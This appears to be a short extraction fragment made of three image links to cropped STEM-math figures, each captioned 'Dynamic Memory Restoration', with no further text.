
Dynamic Memory Restoration




Dynamic Memory Restoration




Dynamic Memory Restoration



Dynamic Memory Restoration



